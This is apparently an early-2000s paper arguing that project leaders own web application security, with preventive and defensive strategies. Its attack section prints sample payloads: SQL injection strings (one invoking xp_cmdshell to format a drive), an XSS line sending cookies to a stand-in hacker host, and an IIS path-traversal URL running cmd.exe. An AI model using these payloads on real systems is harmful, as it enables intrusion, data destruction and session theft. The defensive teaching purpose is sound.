Project Leaders' Role in Web Application Security Assurance

Aftab Bukhari
Version 1.4 (option1)

Abstract:

Ever-increasing appearance of web applications has triggered the growth of sophisticated cyber attackers. These attackers are spreading faster, doing more damage and becoming more difficult to detect and contain.

Proper security architecture requires responsive, policy-based solutions that are centrally managed to protect IT networks, systems and applications. At the same time, the design must offer sufficient distribution flexibility to enable security at the users' levels across all Internet, Intranet and Extranet communications.

My research focuses on two prong ***Web Application Security Assurance (WASA)*** approach:

1. **Preventive Strategy** to protect the system and the users against ***known*** but perilous attacks. This includes Web Security issues like buffer overflow, unauthenticated parameters, cross scripting, SQL injection, path traversal, URL manipulation, comments in HTML, and Insecure use of Cryptography. By necessity, this strategy must start with Web Application Design and Implementation to assure that the requisite security is built into the system.

2. **Defensive Strategy** to protect the system and the users against yet ***unknown*** threats of web attacks. Clearly, ***unknown*** is difficult to design and build into the system. Therefore, the Project Leader must employ foresight to anticipate and design an ***emergency response*** mind set into the system. This strategy must rely heavily upon three basic ingredients:

   a. **Trained IT professionals (TIP)**
   b. **Early Detection Capability (EDC)**
   c. **Effective Response Procedures (ERP)**

Based on my years of experience in a leading IT organization, I am convinced that a Project Leader has a critical role to play in the entire WASA process. Unfortunately, this is not always well understood or visible.

My paper highlights and underscores this role providing critical guidance to Project Leaders with a view that their effectiveness will significantly enhance WASA for the benefit of all stake holders.

My paper concludes with specific recommendations to improve WASA for both the known and the unknown security threats through Preventive and Defensive Strategies.

Introduction:

As a Project Leader with a leading IT organization I have witnessed quantum jump in web security focus since September 11, 2001. The concern has become so acute that the President of the United States felt compelled to direct the formation of National Strategy to Secure Cyberspace. The purpose is to create Web Security Assurance (WSA) mindset with enhanced security awareness for all stake holders in government, public, and private sectors.

Although the web security issues have been with us for over thirty years, most IT Project Leaders have remained indifferent to assuming this responsibility. By default, they have delegated the WSA role to web developers and testers. If vulnerability is found, one of these two groups is usually declared guilty and held accountable.

In reality, the developers and testers have only small roles in the big picture of the software development life cycle. Under constant schedule and budget pressures, the developers and testers must narrowly focus on meeting their individual commitments without much regard for the overall project objectives. Web security is generally not an explicit goal for them to achieve. They are measured on making the applications work. The functionality pressures, therefore, force them to take short cuts on security concerns.

Hence, from security view point, the application development process itself is inherently faulty. It leads to the release of applications that work but are troubled with security vulnerabilities. That's why we see thousands of great looking websites that turn out to be security disasters.

Over the years, I have come to learn that the role of Project Leader or the lack thereof, is at the root of these security issues. As the focal point of overall application responsibility, the Project Leader must look at the total picture including the application design, implementation, testing and yes -- all the security issues. It's my observation, however, that by and large this understanding of the Project Leader's role is missing from our application development process.

Most of the Project Leaders think that a firewall and the use of the Secure Socket Layer (SSL) is enough to secure a web application. They do not give much weight to the application security as a fundamental design concept. Firewalls, SSL, Intrusion Detection Systems (IDS), hardening of Operating Systems, and other security best practices cannot do much to protect against vulnerabilities if security is not made an essential part of the application design and explicit project goal throughout the process.

It is imperative that the Project Leaders assume full WSA responsibility. They must understand all the security issues involved and assure that all the preventive and defensive remedies and best practices are integrated into the design process at the application planning stages.

Why Web Application Security Assurance (WASA)?

We can all celebrate the arrival of the fictional Information Age. We are now living in a global communication village dominated by the pervasive presence of the WWW in every facet of our modern lives. It is true not only for the United States but for almost all the industrialized societies of the World. Even many of the developing economies are becoming increasingly dependent upon the new information technologies. The Web has figuratively taken over our lives around the globe.

Clearly, we are observing an explosive growth in the ever expanding Web. Every business even remotely concerned with its survival in the Information Age is compelled to show presence on the Web. Individuals without email address are going the way of the dinosaurs. Paperless society seems an achievable goal. US Congress and the Administration have taken many initiatives, including new Laws, to encourage people to conduct business on the Web. E-commerce is projected to be a trillion dollars a year business soon. Consumers are feeling their way through the many day to day transactions electronically – including shopping, paying bills, managing their financial lives, banking, etc. Undoubtedly, the Web is now an integral part of our national, business and personal lives.

Just imagine how fast and strongly we have come to depend on the IT and the Web for our very survival and quality of life. Today, our intelligence services rely heavily upon the IT and the Web to gather, analyze, consume and communicate mountains of information to assure our national security. Our armed forces utilize these technologies to assess and deliver all sorts of logistics supports and targeting information for timely execution. Our national government could not function and deliver on any of its commitments and services to the citizens without the IT and the Web. Our technology research, development and implementation depend on it. Web has become a critical resource for the smooth functioning of our domestic and international trade. It is no secret that IT and the Web have taken an ever increasing and pervasive role in helping our businesses to deliver information and services to their customers in a cost effective manner. The quantum productivity improvements in our economy could not have been made possible or achieved without it.

It's this very success and engulfing of our lives by the Web that makes Web Security Assurance (WSA) of utmost import. It has serious implications for our national security, governmental effectiveness, businesses prosperity and personal quality of lives. If and when Web Security is compromised or threatened, we face serious consequences to our security and economic lives. In the final analysis, it's a trust issue. All transactions in national, business and personal lives must be conducted on the foundation of trust.

Undoubtedly, IT industry simply cannot afford to ignore any of the known, emerging and yet to emerge WSA concerns and issues. The stakes to our national and personal lives are very high indeed. Insecure Web would surely shatter the trust we all need to live and prosper in a civilized society!

What are our Web Security Vulnerabilities?

Threats to our Web Security come from many sources. We have internal IT industry issues; and we have external threats from people with destructive intentions.

(a) Internal IT Industry Security Issues:

- The unprecedented Web revolution and rapid growth have brought many of their own challenges. Growing demand for the Web and Web services created tremendous need for highly trained IT work force. For a time, our supply of IT professionals could not keep pace with the exploding demands. To fill the gap, US Government even relaxed our immigration laws to "import" the "missing skills" from overseas. In pursuit of the mere numbers, the IT industry had to compromise on quality. People with little computer knowledge or almost no IT background took important technical and leadership positions in the industry.

  This compromising attitude on professional standards has had some serious and far reaching WSA implications. In rush to grow, the IT industry hired people who lacked a full comprehension of WSA issues and concerns. Indeed the WSA issues would be serious even with the properly trained and focused IT work force, but a lack of it is exposing the IT industry to grievous security threats and vulnerabilities.

- The highly competitive business environment created another dimension of WSA vulnerabilities. Speed at which new Web Applications could be introduced and marketed became the most critical competitive advantage. The project teams, by necessity, were required to single mindedly focus on fast track development and deployment strategy. Again, in a rush to the market, the WSA went by the side ways. The Project Leaders and their teams were rewarded not for the security but for the speed. Time and budget pressures were simply too compelling to worry about the cursory issue of Web Security.

- The IT industry did not have time or patience to develop sound project management techniques, procedures and practices for Web Application development and implementation. In a highly transient work environment, the IT teams jumped from project to project without any sense of continuity or post deployment responsibility. The Project Leaders were not trained to fully grasp the overall picture with requisite WSA focus. Current pressures dominated the process at the cost of WSA.

These internal weaknesses have prevented the IT industry from paying full attention to the critical WSA issues. As a result, scams, scandals and scoundrels abound creating a sleuth of Web Security failures. People and businesses have suffered many setbacks in their trust for the Web. If unchecked, this would pose a grave threat.

(b) External Web Security Attacks and Potential Threats:

- The external attacks always capitalize on the internal vulnerabilities. There is no shortage of people with destructive intentions. But it is precisely due to the internal Web design failures that an attack would succeed. For the IT industry, therefore, one does not need to struggle hard to find such news as:

  "***A staggering 90% of web application codes contain major holes waiting to be uncovered" [5].***

  A deeper look at some recent IT industry headlines provides us with a representative sampling of the types of external Web attacks. The hackers clearly exploited weakness in the Web design and lack of WSA to cause the intended damages. Here are ten examples:

  i. "Sendmail flaw tests Homeland Security" [The Risk Digest, March 06, 2003, *http://news.com.com/2100-1009-990879.html*]
  ii. "Hackers access UT database, nab 59,000 names, Social Security numbers" [Houston Chronicle, March 06, 2003, http://www.chron.com/cs/CDA/ssistory.mpl/front/1806724]
  iii. "FirstUSA/BankOne sends login ID & PW as clear text" [Ric Cohen <cohen@aros.net> March 6, 2003]
  iv. "System break-in nets hackers 8 million credit card numbers" [Computerworld, February 24, 2003]
  v. "System break-in nets info on 5.6 million credit cards" [*Computerworld February 18, 2003*]
  vi. "Hacker's web site hacked" [*eWEEK, News & Analysis, February 17, 2003, p15*]
  vii. "Internet fraud expanding, security experts warn" [*Computerworld February 14, 2003*]
  viii. "Islamic Web site defaced in hacker attack" [*Computerworld February 05, 2003*]
  ix. "Security Problems Put Survey App. on Sidelines" [*Computerworld January 27, 2003*]
  x. "A biannual survey of North American developers by Evans Data found 24% of respondents' list security concerns as the number one reason for not rolling out web services - a growth of five percentage points since Evans previous survey, conducted in March." [*7*]

- These selected examples of successful external attacks and Web security failures should give us sufficient reasons to stop and ponder. Regardless of the language or platform used in application development or network employed in managing the Web, the security failures have definite and immediate economic consequences. However, the resulting breach of trust would cause much greater damage to the long term survival of the enterprise.

- This is very important because trust has been and will always remain a foundation of all sound business environment and practices. Consumers as well as businesses need assurance that their sensitive information and business transactions would remain protected without falling into the wrong hands. WSA is critical towards building and maintaining this business trust in the Web. In fact, the very survival of the Web as a serious business tool depends on this trust. Without a solid WSA, even IT professionals hesitate to give sensitive information or conduct business on the Web.

  More importantly, trust in WSA is critical for national security, functioning of the government, domestic and international trade and our quality of life. In our Information Age existence, the importance of an effective WSA simply cannot be over emphasized.

- The most convenient attack is usually against a Web application. The attackers know that many Web applications carry very sensitive information. It is relatively easier to make an application attack look like normal Web traffic and hence avoid detection by the inherently faulty WSA mechanisms.

- Buffer Overflows is another highly successful Web attack that would compromise systems on all platforms.

- Misconfiguration of an application also provides an easy opportunity for attackers to exploit another window of opportunity to defeat Web security.

- Firewalls are designed to prevent hackers from accessing machines without authorization. However, an experienced hacker can hack authorization by Web server access control list i.e. server level or application level using user/password/session. In fact, by definition a Web application can be accessible from the Internet.

Furthermore, all firewalls cannot analyze the network traffic they allow. Usually, system administrators restrict network access to a minimum -- allowing only Web traffic using http and https, standard Web port 80 and 443 to the Web server. The firewall receives a packet aimed for the Web server on port 80 packets (passes) onto the Web server according to the firewall configuration. To circumvent these, the hackers usually use the http protocol to connect to a Web site. In this manner, they get access to the Web server and try to find flaws in the Web server configuration or the Web server itself -- as well as any third party plug-ins used by the middle tier servers. If these are not properly patched, they can then try to exploit flaws in Web applications.

- Using SSL protocol for encrypted communication between the browser and the Web server can be an effective WSA tool. Encryption makes it harder for unauthorized listening to or sniffing of communication. However, a well versed hacker can still capture traffic and compromise a Web site. The Ettercap program provides the ability to "*sniff http SSL secured data... and even if the connection is made through a PROXY*". Therefore, SSL may not always prevent such attacks. One can get more details about this tool at: http://ettercap.sourceforge.net

- Some other ways to attack Web applications are denial of service by flooding the Web site, stealing of resources to do their work (such as Junk Mail), impersonate an authorized user -- usual ways of doing so are: social engineering; sniff the payload and get the information; look over ones shoulder and get his/her login information, use of brute force, etc. Most of the times it is not difficult for hackers to find flaws in Web applications. Therefore, it is important to invest in protecting Web applications right from the beginning.

- The other main security issue is really with the simple assumption that most Project Leaders seem to make -- that users only use applications properly and would never try to figure out how the inside of an application works.

How to Design Web Security Assurance?

For simplicity of understanding, I have sorted all Web attacks into three main categories:

(a) Confidentiality
(b) Integrity
(c) Availability

Here I will discuss some of the well-known Web attacks intended to exploit vulnerabilities in Web applications. I will also recommend some WSA improvements -- that may be unfamiliar to many Project Leaders.

Known Web Security Attacks:

Unauthenticated Parameters**:**
In this attack, an attacker can change the data that is exchanged between the user's browser and the Web application. Since hidden fields values are carried in HTML pages, they are very easy to manipulate. When first time user decides to view the HTML source for a page just loaded, many secrets are immediately unveiled to him/her. In the following example, one does not need to struggle to obtain the required login information to access the Web application.

```
<Input type=hidden name=ssn value=000288670>
<input type=hidden name=pw VALUE="20_song2002">
<input type=hidden name=ln VALUE="song" >
```

To improve this problem cookies are used but poorly designed or implemented cookies can also lead to the compromise of user accounts, which in some cases may have administrative privileges.

Here is an example of a cookie from the real world, with the following information stored on the client: lang=en-us; admin=no; y=1; time=09:00GMT. In this case there is no need to have a lot of hacking experience -- if you just replace admin=no with admin=yes, you will get an admin privileges on the system [*1, p.73*]**.**

SQL Injection:
It is one of the most popular attacks used to compromise Web applications. For example a Website that has a pull-down menu listing a company's products sends the HTTP request that contains a parameter named "computer" and the value "700". The web application uses that information to create a query like, SELECT * FROM PRODUCTS WHERE PROD_ID='700'. This will retrieve information from their database on product 700. Therefore, attackers can easily trick the web application by replacing the value '700' with their own content. There are a huge variety of such attacks. Here is one such example:

query
… where prod_id='700' *Original query selects information on product 700*
…, where prod_id='700' or 1=1, which will result in all the rows of the table.
…. Where prod_id='700' or '=' *Gets all rows from table since expression is always true*
…..where prod_id='700' UNION ALL SELECT Other Field FROM OtherTable Where"="
Gets all rows from other table
…… where prod_id='700'; EXEC master.dbo.xp_cmdshell 'cmd.exe format c:' This command will *Format C drive of database server.*

<u>Cross-site Scripting</u>:
Another famous attack is Cross-site Scripting. Using this technique one can inject malicious code into a site seamlessly as it is coming from the originating site. First, the attack finds a place to post content that can be viewed by other visitors to the site. Then the attacker posts a message that contains special HTML tags having executable code such as JavaScript. Sometimes hackers use special encoding to conceal their attack. When other visitors view the message, their browser executes the commands. Websites including FBI.gov, CNN.com, EBay.com, Microsoft.com, etc. have all had one or another form of cross-site scripting bugs. A few examples are given below.

Cross-Site Scripting Examples:
<SCRIPT>alert ("attack"); </SCRIPT>
<A HREF="about://www.company.com/
<SCRIPT>window.Open
("http://www.hacker.com/cook.php?"+document.cookie;</SCRIPT> click me</A> [5]

Recommended Improvements:

- To make such attacks difficult the critical data must be stored on the server. Security sensitive information should never be stored on the client.
- In addition, data should always be validated on the server. It is not a good idea to validate data on the client. Information coming from the client is not trust worthy and potentially a security risk. Therefore, it must always be validated.
- Further, application should always check input and only allow valid input [1, p.46-51]. Removing invalid input is risky since one would never know whether all vulnerabilities have been removed.
- Only characters in a predefined character set should be allowed. For example, the ';' character should be banned from any field value that will be inserted into a SQL query.
- The best practice is to receive and send all requests from a central location. In this way, it will be easier to solve the issue -- because you can use a common component [1, p.54].
- It is very important that application should always ask for authentication on each click that the user has the appropriate permissions to see the requested information.

- In addition, the values stored in cookies, hidden fields, or URLs *must be* encrypted.

Direct OS commands:
Almost all programming languages allow the use of "system-commands." These are very convenient and can be easily integrated into a Web application for file handling, sending e-mail, or calling operating system tools to modify the applications input and output in various ways. The issue with all languages is the native ability of the code to execute system-commands on the system, even if no validation has been incorporated into the design and code of the site. This can allow attacker to execute commands on the server with their browser.

Recently, by spreading an email worm using the xp cmdshell command, a simple vulnerability in MS SQL Server was exploited that brought much of the internet to its knees. The default installation of MS SQL Server has null password for the System Administrator (SA) account. Since, most of the sites and/or companies stick to default configurations, hackers were able to explore the presence of MS SQL servers, by sending requests to its default port 1433, and further exploring for no SA passwords and invoking system commands using xp_cmdshell in SA security context. The issue of default configuration usage is obvious with package application vendors that package MS SQL server with their application. They tend to focus more on their products and overlook the database server vulnerability.

Recommended Improvements:

- Preventing direct OS commands is a challenging task especially for large distributed Web systems consisting of several applications. However, if all requests are received at a central location and are sent from a central location then the problem is easier to solve with a shared element. To reduce the issue, the input validation strategy should be implemented – accept only the expected input. [OWAS, p66]

Path Traversal:
The path traversal attacks are easy -- if the application does not properly check or handle meta-characters that are used to describe paths such as "../". It is possible that an application is vulnerable to a "Path Traversal" attack – and may be possible to break out of the Web root directory and start exploring the file system as if the attacker was logged on from a terminal. After getting access to the root directory, it is very easy for the attacker to gather important files. This attack is referred as "file disclosure" vulnerability. Therefore, attackers can use such properties to create specially crafted URL's to Path traversal attacks. Those are typically used in combination with other attacks like direct OS commands or SQL injection.

A good example of such attack is of Microsoft's Internet Information Server (IIS). It was discovered that IIS had multiple problems when it came to handling path traversal using the URL. For example:

www.secureonlinebanksite.com/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir. In this example, it is easy to note that the URL contains meta-characters and is breaking out of the root directory of the Web site to execute "cmd.exe", Windows' command shell program.

Recommended Improvements:

- If possible, use path normalization functions provided by the programming language.
- Remove unusual path strings such as "../" as well as their Unicode variants from system input. Also use of "*chrooted*" servers can reduce the issue. Again, if all information is received and transmitted from a central location – it helps to resolve such issues.
- Application jails, also known as "change root jails" or "chroot jails", are another clean way to secure a buggy application. Application jails create a nearly impenetrable barrier between the "jailed" software and the rest of the system. In addition, a jail is enforced by the operating system and not by an application. It can provide an enormous level of safety. A chroot jail "locks up" unreliable applications, and acts like a guard, almost literally, for applications that already have substantial security measures built-in.

<u>URL manipulation:</u>
As web applications transfer data using the HTTP or HTTPS protocols. There are two ways to send input to a server -- data can be passed in the HTTP headers or it can be included in the query portion of the requested URL (either GET or POST). So, the URL manipulation and form manipulation are two sides of the same issue. If web application is not well designed, the URL that you might see looks like the following:

/cgi-bin/GenForm?46..aid:0700124:ln:alice:pswd:alice2000:ssn:001001001

The above example is from the real world so for confidentially purpose the complete URL has not been given. In such cases, the hacker does not need to struggle a lot since all of the login information is presented in the URL itself.

Recommended Improvements:

- In such cases, it is recommended to carefully hide all confidential information by encryption. Notice that all the login information is available in URL that should simply not be present in the URL-- because someone standing behind may read all the necessary information to log into the system later. Alternatively, one can also obtain it from browsers URL histories. This is also an example of Browser History Attack.
- The best solution is to avoid putting important information into a query string (or hidden form field). When parameters need to be sent from a client to a server, they

should be accompanied by a valid session token. The session token may also be a parameter, or a cookie.

Broken Access Control/Broken Account and Session Management:
HTTP is called a stateless protocol, meaning Web servers respond to client requests without linking them to each other.

Every time a request is sent, a new connection is established between the browser and the Web server. There is no relationship between one connection and another. Although, this is acceptable in some cases -- it is not appropriate where context is transmitted from page to page. To track the previous state an application needs a mechanism that identifies a "session" -- a virtual established connection between a browser and a web server to pass context from page to page. In this way, the system can correctly complete the transaction. However, there are, risks associated with this technique – because all you need is a valid session ID to get access to the application.

Therefore, if a hacker can get access to a valid session ID, he/she can perform all the functions without any restriction.

Recommended Improvements:

- It is better to re-authenticate the user for all critical actions. Therefore, the hacker needs not only to steal the session ID but also the user ID and password.
- Also, application should provide a logout method and educate the users to use it.
- Do not generate sequential session IDs and set up short session time-out. And add the session validation module to check the values in HTTP_HOST, REMOTE_ADDR, and HTTP_REFERER CGI fields, so the problem caused by the book mark, local modified CGI forms, and steal the session ID are longer critical.

Comments in HTML pages:
OWASP says the following about comments in HTML pages:

"It's amazing what one can find in comments. Comments placed in most source code aid readability and improve documented process. The practice of commenting has been carried over into the development of HTML pages, which are sent to the clients' browser. As a result information about the structure of the web site or information intended only for the system owners or developers can sometimes be inadvertently revealed." [1,p.50]

This revealed information may be about the location of the web root, or cookie structure etc. The HTML pages are usually developed using editor tools so comments are inserted automatically – which makes it easier for a hacker to get valuable information about the known vulnerabilities in those packages which can become a starting point for them.

Recommended Improvements:

- All comments should be filtered and removed before pages are sent to a production server – open for public use. For tool generated comments an active filter should be implemented.
- It is a good practice to implement filtering within the deployment process -- so that only clean pages are released to production [1, p.81].

<u>Insecure use of Cryptography:</u>
Cryptography is an art of hiding information from unauthorized users. In other words -- it is a collection of techniques for keeping information secure. This consists of two processes: (1)Encryption (a process by which a message is transformed into ciphertext; using encryption algorithm; *a special encryption key*) and (2) Decryption (In this process a message is transformed back into the original form; using second function and a decryption key).

In some encryption systems, the encryption key and the decryption key is the same (symmetric key algorithms), while others have different keys (public/asymmetric key algorithms). Indeed, cryptography algorithms do not have any major known flaws – however storing the key within the source code because source code bugs revelation is relatively common in application servers.

Recommended Improvement:

Use proven algorithm and do not store the key within the source code.

Preventive Strategy:
Software development process usually goes through five phases – (i) Planning, (ii) Analysis, (iii) Design, (iv) Development (coding), and (v) Testing. It is Project Leader's responsibility to make sure that security is "designed in the application" rather than "added on." Most of the well-known pitfalls can be easily avoided during the design phase -- as many flaws clearly depict the design shortcomings. Others can be easily discovered during testing phase of the system.

As testing is a critical phase of WSA – it consists of the following three activities:

Unit Testing:
In this phase, developer tests each module in isolation from the rest of the system. It's my recommendation that security test cases should also be developed to test the module's security behavior.

Integration/Quality Assurance Testing:
In this phase, the developed application is assembled with other modules and is tested for the required results.

It’s my recommendation that security test cases should be embedded in the overall test plan for the final product testing. Specific test cases must be created to check authentication, authorizations, and proper privileges. For example, what happens when a valid user attempts to log into the system? This scenario will validate -- if the proper check has been in place for login information (last name, SSN, and password). Or what happens if the user attempts to embed some weird character in an input field? Or what happens if an authorized user attempts to view the sensitive information for another user, for which he/she does not have required permissions? Or can a user login using valid last name, and password, but some ones else SSN? What happens if two valid users login at the same moment?

Such test cases must be created for all of the data that has restricted access. It is also recommended that the code which performs user’s record authentication must also go through code review.

Deployment:
In this phase, the application’s integration, Quality Assurance (QA), and user acceptance testing is completed.

It’s my recommendation that the full penetration test (legitimate hacking test) should be conducted before opening it to users. Professional ‘hackers’ should be employed in the penetration testing. Certain techniques like, *Brute Force Attack, Unexpected Input, Defacements, Denial of Service, and Launch Pad Attacks* can be used.

This testing should be based on the assumption that a hacker can be an outsider with no approved system access or a malicious insider with access to the system. Penetration testing will present better picture of any remaining vulnerabilities that may need to be corrected prior to opening the system to users.

WASA issues should be addressed even within the planning and analysis phases. Defining system requirements make it possible to determine what type of data will be handled by the application under design. Therefore, it helps to determine the security needs at the time of application design – that is the ideal stage for it.

After all, prevention is better than repair. There is no such thing as a “silver bullet”, but it is always advised to design security based on the “defense-in-depth” concept. This means having multiple layers of security – that often makes sense.

As security also depends on the system configuration, it is the Project Leader’s responsibility to involve system administrators early in the development cycle. He/she should make sure that developers and system administrators work as a team; and the developers properly adhere to the rules defined by the system administrators.

Before sending the application to production -- Project Leaders should make sure that it is fully tested under different scenarios because testing is the most important phase of WASA. In this phase, the security team should work with the developers and the test team to make sure that all events are correctly implemented in the application and that the code is developed according to the security best practices.

To minimize the security risk, the Project Leaders must ask the following critically important questions even before starting a project:

- Is security for internal or external use?
- Are threats external or internal?
- What is the risk of these threats?
- What would happen if the system were compromised?
- Is it going to affect financially, reputation, or both?
- What login information is required to make it secure?
- What could motivate people to try to break into the system?
- Considering these questions – A sensible thing to ask is "How much security is required for this project?" Therefore, all budgets should not be depleted in security – hence causing the project to fail.
- Security should be planned from the very beginning of the project.
- Make sure developers and SA work as a team.
- Security education should be mandatory for developers as well as for SA; and they should be given proper tools (*e.g. Web Scanners, Port Scanners, Password Crackers, War Dialers, and Vulnerability Scanners etc*.). This should help them develop secure applications.
- Get it tested early and often – before opening any enhancement or modified code to users makes sure it has been fully tested for security. Do not depend entirely on the developers' testing -- developers are usually biased with vested interest.
- Keep in mind the ideas like, Defense-in-Depth, Least Privileges, Data Integrity / Confidentiality, Getting Unwanted services disabled/blocked etc.

Defensive Strategy:

Everyday we face some new security attacks that are highly sophisticated and almost impossible to confine. It may be that we have effectively addressed all the known vulnerabilities but the basic question remains: *Are we prepared to effectively respond to the unknown threats?*

Other critical questions to ask are: *Do we have procedures in place to anticipate and detect security attacks? Do we have skilled work force to manage and contain such attacks?*

In an era of rapid technology changes, it is not possible to know every thing in advance. Most of the times, Project Leaders must decide on new systems with incomplete knowledge of the system purpose and its future operating environment. So, one must properly analyze and get to know the system well before implementing anything. Some times people are not clear about their responsibilities. Project Leaders may think developers will take care of everything and developers may assume that the testers need to catch all the system weaknesses. This lack of clarity in roles and responsibilities results in many hidden system and security shortcomings.

If we look closely, we can easily see that there are three critical elements involved in responding to the unknown security threats, i - People, ii - Systems, and iii - Procedures

To prepare for the unknown security threats, therefore, we must answer the following questions?

People:
- Are roles and responsibilities clearly defined?
- Do we have skilled people to contain unknown attacks?
- Is there any emergency response team?
- Are the team people abreast with emerging technologies?
- Do we know the system very well?
- Do we have ability to respond in a timely manner?

Systems:
- Are all systems properly configured and tested?
- Are security patches implemented and fully tested?
- Did we implement each patch with complete knowledge and testing.
- Are firewalls correctly configured to monitor the most commonly exploited ports?
- Are firewalls correctly configured to block unwanted outbound connections?
- Is system configured to send real time Alters for all suspicious activities?
- Did we design an early detection capability for the security failures into the system?
- Are logs being monitor regularly for suspicious activities?
- How responsive is our vendor to new threats?

Policies and Procedures:
- Is program specific policy in place, high-level policy for organization’s security?
- Is issue-specific policy in place, to address specific needs within an organization?
- Is system-specific policy in place, policy to address each system separately?
- Are policies and procedures in place for emergency response?
- Is emergency contact list readily available to all the people?
- Is every thing detailed -- when to install patches how to perform test?
- Is offensive strategy implemented?
- How often password should be reviewed/changed?
- Are roles and responsibilities clearly defined – who is responsible for what?
- Is policy being strictly implemented?
- Do we have Effective Response Procedures in place?

Conclusion:

The security issues I have discussed in my paper are not new. In fact, some have been well understood or known for many decades. Still, for some reason, major software development projects continue to fall short on assuring Web Security. Consequently, they not only expose their own Web applications to security threats but they also endanger the security of the entire Internet.

The security methods described in the paper are entry points to the system that can be enhanced on as needed basis. The recommended improvements to encounter the known attacks on the system would be new for some Project Leaders, because most of the Project Leaders are not technically trained.

However, it should be clear that WSA requires constant vigilance and education. This ongoing process should not be considered as one time activity. Clear criteria must be established for the skilled work force. The roles and responsibility must be separated and well defined. Security must be embedded in the design and development process. Written policies and procedures should be developed for an organization to effectively respond to the security failures..

The Web has become a critical part of our national, business and personal lives. Web Security Assurance (WSA) is fundamental to maintaining an effective and trust worthy Web presence for civilized living. WSA cannot be an after thought. It must be fully integrated into the total Web application planning, analysis, design, deployment and testing process. The overall WSA responsibility, of necessity, must rest with the Project Leaders. They alone are in the ultimate position to command the attention and focus WSA needs. The Project Leaders must take the lead to minimize security risks by developing and enforcing the WSA policies and procedures. The Project Leaders must ensure that an effective Preventive Strategy is designed and built into the Web applications to defend against all known security threats. For the unknown or emerging security threats, the Project Leaders must have an effective Defense Strategy in place to provide for early detection capabilities with highly trained and skilled work force that can promptly respond to all emergencies in security breach.

References:

1. http://unc.dl.sourceforge.net/sourceforge/owasp/OWASPGuideV1.1.1.pdf
2. eWEEK LABS, (February 3, 2003, p.41)
3. http://www.itworld.com/nl/security_strat/03132002/
4. Computerworld, (February Issues) also available at: (http://www.computerworld.com/securitytopics/security/news/0,11188,KEY73,00.html)
5. White paper effective code review, (August 2002) http://www.aspectsecurity.com/documents/AspectCodeReviewWhitePaper.pdf
6. http://rr.sans.org/appsec/secnario.php
7. http://rr.sans.org/appsec/managers.php
8. http:www.securitywriters.org/texts.php?op=display&id=56

9. ComputerWire, (http://www.theregister.co.uk/content/23/27560.html)
10. Counterpane Labs (publications on securing cryptography): www.counterpane.com/labs.html
11. How to Hurt the Hackers: The Scoop on Internet Cheating and How You Can Combat It: www.gamasutra.com/features/20000724/pritchard_pfv.htm
12. CERT® Advisory CA-2003-01 Buffer Overflows, (January 15, 2003, last revised: January 28, 2003) http://www.cert.org/advisories/CA-2003-01.html
13. CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests, (February 2, 2000, last revised: February 3, 2000) http://www.cert.org/advisories/CA-2000-02.html
14. Myers, Jennifer. CGI Security Holes, (February 6,1996)
15. Newsgroup: comp. security.unix, (September18, 2002) http://bau2.uibk.ac.at/matic/cgi2.htm
16. Schneider, Geri, and Jason P. Winters. Applying Use Cases: A Practical Guide. Reading, (Addison-Wesley, 1998).
17. The developer Works columns by Gary and John have been updated and expanded in the book Building Secure Software, (Addison-Wesley, 2001) http://www.buildingsecuresoftware.com/
18. Hack Attacks Revealed by John Chirillo (Wiley Computer Publishing, 2001)
19. The Practical Intrusion Detection Hand Book by Paul E. Proctor (Prentice Hall, 2001)

Figure1 describes the session mechanism. [9]






Figure2. [6]



Attacking through port 80 and tricking a web application into doing dirty work

Figure3. [6]



Using a hacker tool to create a web application attack